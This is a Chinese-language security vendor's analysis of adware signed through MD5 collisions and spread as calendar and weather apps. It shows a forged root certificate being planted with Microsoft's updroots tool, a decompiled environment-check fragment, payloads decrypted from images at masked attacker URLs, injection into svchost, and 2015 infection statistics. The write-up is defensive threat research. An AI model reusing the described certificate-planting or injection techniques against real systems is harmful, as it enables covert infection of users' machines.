这里关注u.exe这个程序，它其实是微软官方的根证书列表更新工具updroots：




图5-9 数字签名根证书数据导入工具

利用该工具导入事先伪造好的一份CA根证书数据文件u，结果会在系统注册表的根证书路径添加一个信任项，并导入伪造的CA证书公钥等相关数据：

图5-10 用户系统被导入的根证书数据路径

恶意程序通过这样的方式在系统种下了一颗种子，这颗种子将导致共用这一个CA认证的伪造签名被验证为信任状态，如果不清除该数据项，被感染的系统将从此对碰撞作者所有具有伪造签名的程序信任。

就本例样本来说，在后面会被调用的日历主程序DesktopGoodCalendar.exe的签名也变为有效的：




图5-11 主程序的另一个数字签名前后状态对比

DesktopGoodCalendar.exe是个加了强壳的delphi程序，运行之后仍先检测运行环境，通过临时目录下的两个文件日志判断安装程序的文件名和父进程：

```
Sysutils__GetEnvironmentVariable(v13, &v94);
System___linkproc___LStrCat(v14, "\\setuponeself.txt");
Sysutils__DeleteFile();
v2 = v72;
*MK_FP(__FS__, 0) = v70;
Sysutils__GetEnvironmentVariable(v2, &v93);
System___linkproc___LStrCat(v2, "\\setuphtparameter.txt");
if ( (unsigned __int8)Sysutils__FileExists() )
```

drops.wooyun.org

图5-12 主程序的通过两个文件内容判断运行环境

当恶意条件满足，先把用户机器的信息回传服务器：




图5-13 回传用户机器的信息

接着依次从不同的url下载几张画面相同的图片：




图5-14 碰撞作者使用的加密图片

每次下载一张如上的图片，都会使用同一个算法解密其中的附加数据，并使用解密数据进行下一步操作，大致的操作过程如下：

1. 解密“ http://www.ci***k.com/images/if.jpg ”得到一个进程列表进行分析环境检测：





图5-15 第一张图片解密后的内容

2. 解密“ http://www.ci***k.com/images/before*.jpg ”得到下一张图片下载地址：

图5-16 第二张图片解密后的内容

3. 根据上一步得到的下载地址解密其图片得到一个恶意的PE程序，如下为解密得到PE程序的示意图，以及分别从两例地址的图片解密得到的程序图标：







图5-17 第三张图片解密后的得到恶意程序2例

经过上述的下载、解密，最后将得到的PE程序注入一个svchost的傀儡进程中并启动：






图5-18 主程序将恶意程序注入傀儡进程的过程跟踪

由此，新的一个恶意程序悄然在系统进程中运行起来，后续的动作也全凭碰撞作者布局控制，可以方便、隐蔽地进行各种流氓活动。历史上曾从受害用户现场发现过其会劫持浏览器主页，使之跳转到带有商业推广渠道标识的某导航网站，从而为碰撞作者达到盈利的目的。

以下为整体攻击行为的流程图：




图5-19 整体攻击流程图

0x05 传播及影响

新型MD5碰撞样本在2015年初开始大规模传播，经过统计发现，仅2015年受该类恶意软件影响的用户数量就达到5584939个，下图为在全国各地区受影响的用户分布，主要集中在人口密集地区，其中广东省是重灾区，传播量达到60多万。




图6-1 2015年全国各地区受影响的用户数量分布图

从传播时间来看，该类恶意软件以5月份传播量最高，达到130万左右的量级，如下图所示。




图6-2 2015年各月份受影响用户量

通过对该类恶意软件的种类和来源进一步梳理，发现碰撞作者的主营软件是以天气、日历类软件的形式，通过各种渠道在网络中传播，其业务链及主要传播途径如下所示：

图6-3 碰撞作者的主要业务软件及传播途径

1. 借助流氓软件推广渠道进行传播。经统计，视频聊天、下载器、外挂辅助和影音播放器等类型的软件都推广过碰撞作者的恶意软件。它们在推广时，会主动连接碰撞作者的服务器下载最新的恶意程序到用户电脑进行安装，整理2015年碰撞作者使用的主要传播服务器如下：

碰撞作者使用的服务器	活跃时间
www.73***7.com	2015年11月至今
cdn.jo***e.com	2015年10月至今
www.y**j.org	2015年9月至今
update.z***n.net	2015年5月-2015年9月
www.ci***k.com	2015年8月
pc.t***cn.net	2015年1月-2015年7月

图6-4 碰撞作者2015年使用的主要传播服务器

2. 上传到正规软件下载站提供给用户搜索和下载。以下为在某下载站发现的碰撞样本：

图6-5 下载站传播

3. 伪装成热门资料分享到网盘中诱导用户主动下载安装。恶意软件用炒股技巧、考研英语等诱惑性的文件名打包，如下图所示：

图6-6 网盘分享传播

4. 官网和其他渠道传播。2015年9月份碰撞作者软件官网截图如下：

图6-7 恶意软件官网传播

通过以上各种传播渠道，碰撞作者的恶意软件最终到达用户电脑潜伏下来，每次用户电脑启动也跟着运行，并伺机进行主页劫持等推广行为进行盈利，即使一些用户想要将之完全卸载也很难，给广大普通用户造成了无尽的烦恼。网上搜索相关的恶意软件名称，会发现很多普通用户的反馈，如下图：

图6-8 用户在网上反馈的声音

从上述的恶意软件演化、传播过程可以看出，碰撞作者费尽心思提高对抗技术、扩展传播渠道，其目的只有一个：金钱至上。虽然碰撞作者为了自己的私利，不顾广大群众的用户体验而利用互联网来污染用户的电脑，但是好在用户的身后还有一批与之不懈对抗的安全软件来保驾护航，以下为360安全卫士对此类碰撞恶意软件进行拦截查杀的截图。在这场没有硝烟的战争中，对抗还将继续，感谢广大用户一直以来对360的支持。

图6-9 360安全卫士对新型碰撞类恶意软件的拦截查杀

0x06 引用链接

1. 早在2007年就由Marc Stevens提出并实现了该方法的MD5碰撞。
2. 开源的hash碰撞工具，具体可参见project hash clash的开源代码：https://marc-stevens.nl/p/hashclash/ (https://marc-stevens.nl/p/hashclash/)
3. 下文将介绍到碰撞作者主营软件为桌面天气、日历类软件，其组件包括安装包、主程序和动态连接库等
4. Freebuf曾对此做过报导，参见 http://www.freebuf.com/news/3482.html (http://www.freebuf.com/news/3482.html)
5. 详见微软对多签名支持的安全公告：https://technet.microsoft.com/zh-cn/library/security/3033929.aspx (https://technet.microsoft.com/zh-cn/library/security/3033929.aspx)
6. 签名校验相关的开源代码编译的小工具，一个为校验签名的有效性，另一个则是提取签名字符串